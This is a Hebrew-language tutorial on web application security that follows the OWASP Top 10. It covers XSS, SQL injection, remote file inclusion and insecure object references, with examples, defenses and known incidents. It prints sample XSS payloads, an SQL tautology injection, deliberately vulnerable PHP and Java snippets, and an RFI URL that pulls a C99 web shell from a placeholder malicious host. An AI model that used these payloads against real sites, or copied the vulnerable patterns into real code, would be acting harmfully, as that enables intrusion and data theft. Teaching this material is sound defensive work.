

אבטחת אפליקציות WEB

1. מבוא

קיימת נטייה, אשר הולכת וגוברת, לנהל מידע ועסקים בצורה אלקטרונית בעזרת רשת האינטרנט. נטייה זו דוחפת אימוץ של שימוש בטכנולוגיות מבוססות web. קיים מגוון רחב של אפליקציות web כדוגמת: עגלת קניות, מילויי טפסים, ביצוע login, אתרים בעלי תוכן דינאמי ואפליקציות ייעודיות. אפליקציות אלו מהוות חלק בלתי נפרד מהאתרים של ימנו, הן מתווכות בין לקוחות לספקים. למעשה, אפליקציות אלו נועדו לאפשר למבקרי האתר לטעון ולשלוף תוכן דינאמי אשר כולל מידע אישי ברמות שונות של רגישות הנשמר בבסיס הנתונים.


אתרים כיום חייבים להיות נגישים יום ולילה מכל מקום בעולם, על כן אפליקציות web שאינן בטוחות חושפות פתח להתקפות על בסיס הנתונים שמקושר לאתר.

באופן כללי, נקודות התורפה של אפליקציות web חשפו בעיות שונות של אבטחה שלא היו ידועות לפני כן. תוקפים מנצלים נקודות תורפה אלו על מנת לגנוב מידע רגיש, למשל מספר כרטיס אשראי של לקוח, ולאחר מכן הם מנצלים את המידע הזה בעיקר למטרות רווח. בנוסף לפגיעה בלקוחות, התקפות על האתר פוגעות במוניטין של העסק שמאחוריו ואף לעיתים עלולות להביא לקריסתו. יתר על כן, לאחרונה נתגלה שלא רק שתוקפים מוכרים את המידע שהשיגו באתר מסוים, אלא, הם מוכרים את עצם העובדה שאתר כלשהו חשוף להתקפות להאקרים אחרים, למרגלים ואף לטרוריסטים.

אבטחת אפליקציות web מתמקדת ב:

1. הגנה על קוד האפליקציה.
2. הגנה על ספריות קוד.
3. הגנה על מערכות פנימיות (backend systems).
4. הגנה על שרתים.

לעומת אבטחת אפליקציות web, אבטחת רשת (Firewalls, SSL, Intrusion Detection) מתעלמת מהתוכן של תעבורת HTTP, מכאן שמדובר בסוגי אבטחה שונים ולכן לא ניתן באמצעות אבטחת רשת למנוע התקפות ברמת האפליקציה.



הדיאגרמה נלקחה מתוך מצגת המתארת את רשימת ה- Top 10 של OWASP לשנת 2004 (מס' 2 ברשימת המקורות).

2. חשיבות אבטחת אפליקציות web

התקפות web :

- א. נפוצות מאוד.
- ב. קל לבצע אותן, גם ללא כלים או ידע מיוחדים.
- ג. סיכוי נמוך לגילוי מבצע ההתקפה.
- ד. חלק קטן מאוד ממפתחי אפליקציות web שמים דגש על נושא האבטחה.


תוצאות אפשריות של התקפות web :

- א. שימוש או חשיפה של תוכן בסיס הנתונים.
- ב. קבלת הרשאות גישה של root לשרתי web.
- ג. אי יכולת לבצע אימות או בקרת כניסה של משתמשים.
- ד. השבתה של האתר או שיבוש שלו.
- ה. ניצול האתר לביצוע התקפות נוספות על אתרים אחרים.

3. 10 ההתקפות המסוכנות ביותר של אפליקציית web :

נתאר את 10 ההתקפות המסוכנות ביותר על אפליקציות web לשנת 2007 כפי שדורגו ע"י OWASP (Open Web Application Security Project), קהילה בינלאומית המתמקדת בשיפור של אבטחת אפליקציות.

הגרף הבא מתאר את ההתקפות ושכיחותן :



הדיאגרמה נלקחה מתוך מסמך המתארת את רשימת ה- Top 10 של OWASP לשנת 2007
[.http://www.owasp.org/images/e/e8/OWASP_Top_10_2007.pdf](http://www.owasp.org/images/e/e8/OWASP_Top_10_2007.pdf)

1.1.3 Cross-Site Scripting (XSS) Flaws

1.1.3.1 סקירה כללית


התקפת XSS הינה התקפה מסוג injection בה קוד או סקריפט זדוני מושתל לתוך אתרים חוקיים ואמינים.

כיום דפדפנים רבים מריצים קוד שנשלח אליהם מאתרים (JavaScript, flash ועוד), בהתקפות XSS תוקף משתמש בעובדה זו ומנצל אפליקציית web על מנת לשלוח קוד זדוני, לרוב קוד המוסווה לסקריפט, למשתמש קצה אחר אותו הוא רוצה להתקיף. לדפדפן של המשתמש המותקף אין כל יכולת להבחין בין סקריפט חוקי לבין סקריפט זדוני שאין לבטוח בו ולכן הוא יריץ אותו. מכיון שהדפדפן של המשתמש המותקף חושב שהסקריפט נשלח ממקור(אתר) אמין הסקריפט יכול לגשת ל- cookies, session tokens וכל מידע רגיש אחר

אשר נשמר ע"י הדפדפן. יתרה מכך, סקריפטים אלו אף יכולים לשכתב את תוכן דף ה-HTML המוצג ע"י הדפדפן של המשתמש המותקף.

התקפות אלו הן די נפוצות ומתאפשרות בקלות בקרב אפליקציות web אשר מקבלות קלט מהמשתמש ומייצרות ממנו פלט ללא שימוש בוולידציה או הצפנה. יש לשים לב שגם אתרים שאינם מקבלים קלט מהמשתמש כגון אתרי "read only" פגיעים להתקפות XSS.

נכון ל-2009, 6-7 מתוך כל 10 אתרים פגיע להתקפות XSS.



הדיאגרמה נלקחה מתוך מצגת המתארת את רשימת ה-Top 10 של WhiteHat Security לשנת 2009 (מס' 7 ברשימת המקורות).

2.1.3 תיאור

התקפות XSS מתרחשות כאשר:

1. מידע נכנס לאפליקציית web דרך מקור לא אמין, בדרך כלל דרך בקשות web (בקשת HTTP).
2. מידע נכלל בתוך תוכן דינאמי ונשלח למשתמש של האפליקציה מבלי לוודא שאינו מכיל קוד זדוני.


בדרך כלל הקוד הזדוני הנשלח לדפדפן של המשתמש המותקף הינו קטע של JavaScript, אך הוא גם יכול להיות מוכל בתוך דף HTML, Flash או בתוך כל קוד אחר שהדפדפן יכול להריץ.

יש מגוון רחב של התקפות XSS, לרוב המרכיב המשותף להתקפות אלו הינו העברת מידע פרטי של המותקף לתוקף, לדוגמה cookies או מידע אחר על ה session של המותקף, הפניית המשתמש המותקף לתוכן web שנשלט ע"י התוקף או ביצוע מגוון של פעולות זדוניות על מחשב המשתמש במסווה האתר שדרכו מתבצעת ההתקפה.

התקפות XSS נחלקות לשתי קטגוריות עיקריות: Reflected XSS, Stored XSS. ישנה התקפה שלישית הרבה פחות נפוצה שנקראת התקפת XSS מבוססת DOM.

1.2.1.3 התקפת Stored XSS


בהתקפות Stored XSS (נקראת גם Persistent XSS) התוקף מנצל חולשה בשרת המותקף ומשתיל בו באופן קבוע את הקוד הזדוני, לדוגמה, בבסיס הנתונים, בפורום הודעות, ב log מבקרים, בשדה הערות וכדומה. משתמש שפונה לקבלת שירותים מהשרת מקבל את הסקריפט הזדוני ומריץ אותו. למעשה, התוקף משתיל את הקוד בשרת פעם אחת בלבד, והקוד תוקף פעמים רבות, בכל פעם שמשתמש פונה לקבל שירות מסוים מהשרת. נשים לב שאומנם יש קשר ישיר בין התוקף לשרת המותקף אך לא בהכרח יש קשר ישיר בין התוקף למשתמשים המותקפים.



הדיאגרמה נלקחה מתוך מצגת המתארת את התקפות ה-XSS השונות (מס' 16 ברשימת המקורות).

2.2.1.3 התקפת Reflected XSS


התקפות Reflected XSS מנצלות חולשות בשרת web, הן גורמות למשתמש בעזרת צד שלישי (לרוב באמצעות social engineering כגון הודעת מייל או שרת web אחר) ללחוץ על לינק או למלא טופס שעוצב במיוחד ע"י התוקף ובכך לשלוח לשרת הפגיע בקשת HTML בעייתית המכילה קוד זדוני, כתגובה לבקשה זו השרת יוצר דף HTML שמוחזר בחזרה למשתמש המותקף, כאשר דף זה מכיל את הקוד הזדוני שהיה בבקשה המקורית. המשתמש מריץ את הקוד הזדוני כיוון שהוא חושב שהקוד הגיע ממקור אמין. למעשה השרת "משקף" את הקוד שהוא מקבל בבקשה הבעייתית חזרה אל המשתמש ומכאן בא שם ההתקפה Reflected XSS.



הדיאגרמה נלקחה מתוך מצגת המתארת את התקפות ה-XSS השונות (מס' 16 ברשימת המקורות).

3.2.1.3 התקפת XSS מבוססת DOM

DOM זוהי קונבנציה המסייעת ב parsing של דפי HTML ו XML. התקפות XSS מבוססת DOM (נקראת גם Local XSS) אינה משנה את דף ה HTML שהתקבל, אלא היא משנה את הסביבה של ה DOM ובאופן זה הדפדפן מריץ את הדף בצורה שונה מהמתוכנן, כאשר השרת כלל אינו מודע להתקפה הזו.



הדיאגרמה נלקחה מתוך מצגת המתארת את התקפות ה-XSS השונות (מס' 16 ברשימת המקורות).

3.1.3. השלכות

השלכותיה של התקפת XSS הן זהות בין אם זו הייתה התקפת reflected, stored או DOM, שכן ההבדל היחיד הוא כיצד הקוד הזדוני מגיע לשרת המותקף.

התקפת XSS יכולה לגרום למגוון רחב של בעיות למשתמש הקצה, החל מלהוות מטרד וכלה בסיכון חשבונו של המשתמש המותקף והפיכתו לפגיע. התקפות ה-XSS החמורות ביותר כוללות חטיפת ה-session וה-cookie של המשתמש, דבר המאפשר חטיפת הקשר (session hijacking) והשתלטות על חשבון המשתמש. התקפות מזיקות נוספות כוללות חטיפת קבצי משתמש, התקנת סוסים טרויאניים, הפניית המשתמש לאתרים אחרים או שינוי התוכן של דף HTML שמוצג למשתמש.

4.1.3. דוגמאות

ב JavaScript הפונקציה "alert" גורמת להופעה של popup box עם ההודעה המתאימה. בכל הדוגמאות להלן במקום בו מופיעה הקריאה לפונקציה alert הייתה יכולה להופיע קריאה לפונקציה המכילה קוד זדוני.

1. דוגמה לשתילת סקריפט זדוני בתוך attribute של אלמנט:

ניתן לבצע התקפות XSS מבלי להשתמש בתג HTML `<script></script>` (לרוב משתמשים בתג זה כדי לגרום לדפדפן להריץ קוד), אלא להשתמש בתגים אחרים אשר יבצעו בדיוק את אותו הדבר. לדוגמה:

```
<body onload=alert('test1')>
```

בדוגמה זו בעת טעינת דף ה HTML יורץ הסקריפט הזדוני.

ניתן גם לשתול סקריפט זדוני בעזרת attribites של אלמנטים במסמך HTML כמו:

```
<b onmouseover=alert('Wuff!')>click me!</b>
```

בדוגמה זו בעת מעבר עם העכבר על המילים "click me!" יורץ הסקריפט הזדוני.

```

```

בדוגמה זו בעת ניסיון טעינת התמונה יורץ הסקריפט הזדוני (שכן המקור של התמונה לא קיים ולא תתאפשר טעינה).

2. דוגמה לשתילת סקריפט זדוני ע"י שימוש בקידוד של URI:

ניתן לקודד את המחרוזות על מנת להסתיר את הפעלת הקוד הזדוני מפני סינונים שמבצעות אפליקציות web. לדוגמה, בעזרת UTF8 ניתן לקודד את התו a כ- `A` וע"י שימוש בתג IMG שמציג תמונה ניתן להפעיל את הקוד הזדוני.

```
<IMG SRC=j&#X41vascript:alert('test2')>
```

תג זה מתורגם לתג הבא :

```
<IMG SRC=javascript:alert('test2')>
```

בדוגמה זו בעת ניסיון טעינת התמונה יורץ הסקריפט הזדוני שכן המקור של התמונה הוא סקריפט.

3. דוגמה לשתילת סקריפט ע"י שימוש בקידוד של הקוד

ניתן לקודד את הסקריפט הזדוני עצמו בבסיס 64 ולהשתמש בו ישירות בתג META ובכך להיפטר מהצורך בהפעלת alert().

```
<META HTTP-EQUIV="refresh"
CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgndGVzd
DMnKTwvc2NyaXB0Pg">
```

4. דוגמה לשתילת סקריפט כחלק מה URL :

לינק לגיטימי יכול להיראות כך :

```
www.yourwebapplication.com/logon.aspx?username=bob
```

ואילו לינק זדוני יכול להיראות כך :

```
www.yourwebapplication.com/logon.aspx?username=<script>alert('hacker
code')</script>
```

התקפות נוספות ניתן למצוא בלינק הבא : <http://hackers.org/xss.html>

5.1.3 דרכי התגוננות

דרך ההתגוננות הטובה ביותר מפני מתקפות XSS היא ביצוע בדיקת whitelist של הקלט, כלומר מגבלים את הקלט לערכים מותרים, וכל מה שלא מותר במפורש נחשב לקלט לא חוקי. יש לשלב בדיקת whitelist עם קידוד (encoding) מתאים של המידע שנשלח למשתמש האפליקציה כפלט. בדיקת הקלט מאפשרת לאתר התקפות, ואילו קידוד הפלט מונע הרצת קוד זדוני בדפדפן של המשתמש (גם אם קוד זה הושלל בפלט אותו האפליקציה שולחת למשתמש). כמו כן, אין לנסות להסיר תוכן אקטיבי הניתן להרצה, שכן יש סוגים רבים מאוד של תוכן, במקום זה יש להשתמש בגישה "חיובית", להגדיר בדיוק איזה סוג תוכן כן ניתן להריץ.

מניעת של התקפות XSS באפליקציה כולה דורשת ארכיטקטורה עקבית של האפליקציה כולה הכוללת:

1. ביצוע בדיקה של הקלט- יש להשתמש במנגנונים הסטנדרטיים בכדי לבדוק את תקינות הקלט, לבדוק את האורך, הסוג, החוקיות וההיגיון העסקי של הקלט לפני שמקבלים את הקלט ומציגים או שומרים אותו. יש לקבל קלט שעובר את הבדיקות ויש לדחות כל קלט שאינו עובר את הבדיקות במקום לנסות ולתקן קלט שעלול להכיל קוד זדוני. יש לזכור כי גם הודעות שגיאה יכולות להכיל מידע לא חוקי.
2. ביצוע strong output encoding- יש לוודא כי כל מידע שהגיע ממשתמש כלשהו עובר entity encoding לפני שהוא מוצג, כאשר הקידוד צריך להתאים לצורת הפלט (HTML, XML). יש לקודד כל תו ותו, פרט לקבוצה מוגבלת של תווים. בנוסף, יש לקבוע את סוג character encoding עבור כל דף ודף המוצג ללקוח, ובכך להקטין את החשיפה למספר צורות של ההתקפה
3. הגדרה ברורה של קידוד הפלט- יש להימנע ממצב בו התוקף יכול לבחור עבור המשתמש של האפליקציה את הקידוד, לכן יש להגדיר את הקידוד במפורש לדוגמה קידוד ISO 8859-8 עבור עברית או UTF-8.
4. הימנעות משימוש בבדיקות מסוג blacklist- בעת בדיקת קלט או קידוד פלט אין לבצע חיפוש והחלפה של מספר קטן של תווים (">", "<", "script" וכיו"ב) בתוך דף ה-HTML שנשלח כפלט למשתמש, שכן זוהי שיטה חלשה שנעקפה בהצלחה כבר בעבר. אפילו התג "" אינו בטוח בחלק מהמקרים. התקפות XSS מכילות מגוון רחב של סוגים המאפשרים לעקוף בדיקות blacklist.
5. הישמרות מפני שגיאות canonization –יש לעשות decoding לקלט ולהתאים אותו לפורמט הפנימי בו האפליקציה משתמשת, כל זאת לפני ביצוע בדיקות תקינות הקלט, בנוסף יש לוודא כי היישום לא יקודד פעמיים. ניתן להשתמש בטעויות אלו כדי לעקוף בדיקות whitelist וזאת כיוון שהקלט המסוכן מופיע רק לאחר שעושים decoding (במידה וה- decoding נעשה אחרי שהקלט נבדק ונצא תקין).

6.1.3 התקפות מפורסמות

באוקטובר 2005 משתמש של הרשת החברתית MySpace הצליח למצוא דרך להכריח משתמשים אחרים להפוך לחברים שלו ברשת ובכך יצר את תולעת ה XSS הראשונה שמפיצה את עצמה. התולעת הפיצה את עצמה בקצב של כ 1000 משתמשים בכמה שניות, כתבה "but most of all, Samy is my hero" בפרופיל של הקורבנות וכך תוך פחות מ 24 שעות הצליח המשתמש "סמיי" לאסוף יותר ממיליון חברים לפני ש MySpace הורידו את האתר. התולעת ניצלה את העובדה ש MySpace לא חסמו את תג ה- "<CSS>" שנועד להגדיר את אופן התצוגה של האתר ושדפדפנים מסוימים כמו internet explorer מאפשרים קוד JavaScript בתוך תגים אלה. אילו הסקריפט של התולעת היה נכתב במטרה זדונית ולא למטרת שעשוע היה ניתן לנצל חורי אבטחה בדפדפן internet explorer וליצור בוטנט מאסיבי של MySpace שיכיל המוני מחשבים.

Injection Flaws .2.3

1.2.3. סקירה כללית

אפליקציות web משתמשות בהרבה מערכות חיצוניות כדוגמת בסיס נתונים, קריאות של מערכת ההפעלה וכו'. כאשר אפליקציות web משתמשות במערכות אלה, הן מעבירות להן כפרמטרים נתונים שהתקבלו בבקשת ה HTTP. תוקף יכול לשתול קוד זדוני בפרמטרים אלה ולגרום למערכת החיצונית לבצע קוד זדוני זה בשם אפליקציית ה web. אם כן, בעיית ה-injection קורת כאשר מידע שסופק ע"י המשתמש מועבר ל- interpreter כחלק מאיזושהי פקודה או שאילתה, והתוקף מתמרן את ה- interpreter לבצע פקודות לא רצויות שהועברו כחלק מהמידע. בעיות injection מאפשרות לתוקף לקרוא, לעדכן ואף למחוק כל מידע שנגיש לאפליקציית ה web. במקרה הגרוע ביותר בעיות אלה גורמות לסיכון אפליקציה כולה ופגיעה בה ובכל המערכות החיצוניות בהן היא משתמשת, גם אם מערכות אלה נמצאות בסביבה שמוגנת ע"י firewalls.

בעיות injection, במיוחד SQL injection, מאוד נפוצות באפליקציות web, אך קיימים סוגי injection נוספים כגון HQL, LDAP, XPath, XQuery, XSLT, HTML, XML, injection של פקודות מערכת ההפעלה ועוד.

2.2.3. דוגמאות

דוגמה ל SQL injection:

נניח כי השאילתה היא:

```
SELECT * FROM items
WHERE owner = '_____';
AND itemname = '_____';
```

כאשר _____ מתאר קלט שאפליקציית ה- web קיבלה מהמשתמש (ולא עשתה לו בדיקה מתאימה). שאילתה זו מחזירה את כל השורות בטבלה items שעמודות ה owner, itemname שלהן שוות לערכים נתונים.

אם בעת ההזנה המשתמש מספק את הנתונים:

```
owner = wiley
itemname = name' OR 'a'='a'
```

כעת השאילתה הופכת להיות:

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name' OR 'a'='a';
```

שאילתה זו מחזירה את כל השורות בטבלה items שעמודות ה owner, itemname שלהן שוות לערכים נתונים או שמתקיים 'a'='a' (וזה מתקיים תמיד). אם כן, התוספת של 'a'='a'

גורמת לכך שהתנאי של ה-WHERE תמיד יהיה נכון, ולמעשה קיבלנו כעת שאילתה השקולה לשאילתה:

```
SELECT * FROM items;
```

כלומר, תוצאת השאילתה שקולה להצגה של כל הטבלה items.

3.2.3. דרכי התגוננות

יש להיזהר בעת העברת נתונים למערכת חיצונית ויש להימנע משימוש ב interpreters כאשר הדבר אפשרי. אם חייבים להשתמש ב- interpreter, ניתן להימנע מהתקפות של injection ע"י שימוש בממשקים כגון שאילתות שהן strongly typed ובעלות פרמטרים מוגדרים, או בספריות ORM (object relational mapping), דוגמה נוספת היא PreparedStatement המשמש לגישה בטוחה לבסיס נתונים ב-Java. אומנם ממשקים אלה פותרים את בעיית ה-injection, אך עדיין מומלץ לבצע בדיקה של הקלט על מנת לאתר התקפות. בנוסף לשימוש בממשקים הבטוחים יש לבדוק גם את ערכי החזרה מהמערכות החיצוניות שמשתמשים בהן.

4.2.3. התקפות מפורסמות

בפברואר 2009 חוקר מצא שאתר הבית של האנטי וירוס קספרסקי בארה"ב רגיש להתקפת SQL Injection המאפשרת לחשוף מידע אודות כל הלקוחות של האנטי וירוס. הרגישות להתקפה הייתה קיימת כבר זמן מה, החוקר דיווח על הרגישות לקספרסקי לפני שהוא פרסם אותה.

בסוף 2004-תחילת 2005 תוקף ביצע התקפת SQL Injection באתר של חברת CardSystems Solutions, חברה שעובדה עבור חברות האשראי מידע לגבי תשלומים. התוקף חשף את פרטיהם של 40 מיליון כרטיסי אשראי, גנב את פרטיהם של 264,000 כרטיסים וגרם לחוב של מספר מיליוני דולרים ברכישות שנעשו באמצעות הכרטיסים המזויפים. אירוע זה גרם ל-CardSystems Solutions כמעט לפשוט את הרגל.

3.3. Malicious File Execution

1.3.3. סקירה כללית

קוד הפגיע להתקפות Malicious File Execution ולהתקפות Remote File Inclusion (RFI) מאפשר לתוקפים להוסיף מידע או קוד זדוני, דבר העלול לגרום להתקפות הוות אסון, לדוגמה סיכון השרת כולו.

התקפות מסוג Malicious File Execution משפיעות על PHP, XML ומערכות רבות נוספות אשר מאפשרות קבלת references חיצוניים כגון URL, שמות קבצים או קבצים מהמשתמשים. אפליקציות רבות פגיעות להתקפה זו, שכן רוב המפתחים בוטחים בקבצי קלט, משתמשים בהם ישירות, או משרשרים קלט שעלול להיות מסוכן לקובץ או stream. כאשר אין בדיקה מספקת של הקובץ או המידע, הדבר יכול להוביל לכך ששרת ה-web יוסיף, יעבד או יבצע קוד שרירותי העלול להיות זדוני.

התקפות אלה יכולות לאפשר לתוקף לבצע קוד מרוחק (Remote code execution), להתקיף מרחוק root kit, לסכן את המערכת כולה ולפגוע בה.

התקפה זו שכיחה בעיקר ב-PHP, שם, בעת שימוש ב streams או file functions, יש להקפיד ולהיזהר שקלט שהתקבל מהמשתמש אינו משפיע על שמות של קבצים.

2.3.3. דוגמאות

דוגמה ב PHP:

```
include $_REQUEST['filename'];
```

כאשר פקודה זו מופיעה בשרת היא מאפשרת ביצוע של סקריפטים מרוחקים שעלולים להיות זדוניים, ואף נותנת גישה לשרתי קבצים מקומיים במידה ובשרת יש PHP על מערכת הפעלה windows, וזאת בגלל ש-PHP תומך ב SMB (פרוטוקול המאפשר שיתוף קבצים, פורטים, מדפסות וכו'...). ניתן להריץ סקריפטים זדוניים באופן הבא:

```
http://www.vulnerable.example.org/index.php?filename=http://www.malicious.example.com/C99.php?
```

3.3.3. דרכי התגוננות

על מנת למנוע ליקויים המאפשרים התקפות RFI יש לבצע תכנון מדויק וזהיר כבר בשלבים של הארכיטקטורה וה- design ויש לבצע בדיקות מקיפות בשלב ה- testing. באופן כללי, על מנת לכתוב היטב אפליקציה אין להשתמש בקלט שהתקבל מהמשתמש בעת גישה לשמות של קבצים או לכל משאב הנמצא על שרת ה- web. כמו כן יש להשתמש בחוקי firewall שימנעו חיבורים מיותרים, בין אם זהו חיבור משרת ברשת הפנימית לאינטרנט, חיבור מהאינטרנט לשרת פנימי או חיבור בין שרתים פנימיים או מערכות פנימיות.

4.3.3. התקפות מפורסמות

ביולי 2009 התגלו ב אפליקציית web מבוססת PHP בשם V-Webmail חולשות רבות להתקפות RFI, בהן משתמש מרוחק יכול לבצע דרך ה URL קוד PHP ופקודות מערכת הפעלה שרירותיות על המערכת המותקפת עם הרשאות של ה- web service המותקף. ההתקפה מנצלת את העובדה שכאשר מעבירים קובץ כפרמטר, אין בדיקה מספקת של הקובץ.

Insecure Direct Object Reference .4.3

1.4.3. סקירה כללית

התקפה זו קורת כאשר מפתח חושף reference לאובייקט הקשור למימוש פנימי (קובץ, ספרייה, רשומה של בסיס הנתונים, מפתח וכו') כ- URL או כפרמטר של טופס אותו ממלא המשתמש. אם אין מערכת פעילה של בקרת גישה, תוקף יכול לבצע מניפולציה על ה-reference החשוף ובכך לאפשר לעצמו לגשת לאובייקטים אחרים ללא אישור.

בעזרת התקפה זו תוקף יכול לקבל גישה לחשבונות של משתמשים אחרים ובכך להיות חשוף לפרטיהם, לראות מידע רגיש או לבצע פעולות שהוא לא מורשה לבצע אותן.

במערכות בנקאיות באינטרנט נהוג להשתמש במספר החשבון כמפתח הראשי, ולכן זה מפתח להשתמש במספר החשבון באופן ישיר גם בממשק ה-web. באופן זה, גם אם המפתחים השתמשו בשאילתות SQL בטוחות על מנת למנוע SQL injection, תוקף יכול לבצע מניפולציה על מספר החשבון ובכך לראות ולשנות את כל החשבונות במערכת, וזאת במידה ואין מערכת נוספת אשר מוודאת שהמשתמש הוא אכן בעל החשבון ושהוא רשאי לראות את תוכן החשבון ולשנות אותו.

2.4.3. דוגמאות

1. דוגמה לחשיפה של reference לבסיס הנתונים:

בעת גישה לURL מהצורה `http://mysite.com/program?cartID=124` מתבצע:

```
int cartID = Integer.parseInt( httpRequest.getParameter( "cartID" ) );
String query = "SELECT * FROM table WHERE cartID=" + cartID;
```

מוציאים מבקשת ה-HTTP את הפרמטר המסמל את הזיהוי של העגלת הקניות ובונים שאילתת SQL המכילה פרמטר זה. תוקף יכול לשלוח כפרמטר במקום את ה cartID שלו, cartID אחר אשר הוא ניחש (לדוגמה cartID עוקב) ובכך לקבל פרטים של משתמש אחר.

2. דוגמה לחשיפה של reference לקבצים בשרת:

נניח שהשרת מקבל מהמשתמש שם קובץ ומציג את תוכן הקובץ.

```
File file = new File( httpRequest.getParameter( "fileName" ) );
```

